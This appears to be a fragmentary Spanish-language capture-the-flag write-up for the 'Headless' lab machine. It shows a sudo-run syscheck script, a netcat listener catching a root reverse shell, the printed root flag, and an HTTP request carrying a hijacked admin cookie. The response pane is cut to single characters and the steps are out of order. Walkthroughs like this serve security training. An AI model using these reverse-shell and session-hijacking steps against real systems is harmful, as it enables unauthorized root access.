dvir@headless:~$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 2.0G
System load average:  0.16, 0.05, 0.09
Database service is not running. Starting it ...
```

```
❯ cd headless
❯ nc -lvnp 1235
listening on [any] 1235 ...
connect to [10.10.16.34] from (UNKNOWN) [10.129.147.176] 36136
whoami
root
ls
app
geckodriver.log
initdb.sh
user.txt
cd /home/root
ls
app
geckodriver.log
initdb.sh
user.txt
```

```
cd root
ls
app
geckodriver.log
initdb.sh
user.txt
whoami
root
ls
app
geckodriver.log
initdb.sh
user.txt
cd /home
ls
dvir
/dvir
cd dvir
ls
app
geckodriver.log
initdb.sh
user.txt
cd ..
ls
dvir
cd /root
ls
root.txt
cat root.txt
a2ea77012b1cf50d2ed4a1e9aa703385
```

Y desues le damso permisos de ejecucion y como le hemos dicho que saque un bash en la ip y puerto nos ponemos a escuchar

Request

Pretty Raw Hex

```
1  GET /dashboard HTTP/1.1
2  Host: 10.129.162.87:5000
3  Upgrade-Insecure-Requests: 1
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/123.0.6312.122 Safari/537.36
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
   signed-exchange;v=b3;q=0.7
6  Accept-Encoding: gzip, deflate, br
7  Accept-Language: en-US,en;q=0.9
8  Connection: close
9  Coockie: is_admin=ImFkbWluIg.dmzDkZNEm6CKOoyL1fbM-SnXpH0#
10
```

Res

Pre

```
1  H
2  S
3  D
4  C
5  C
6  C
7
8  <
9  <
10
11
12
13
```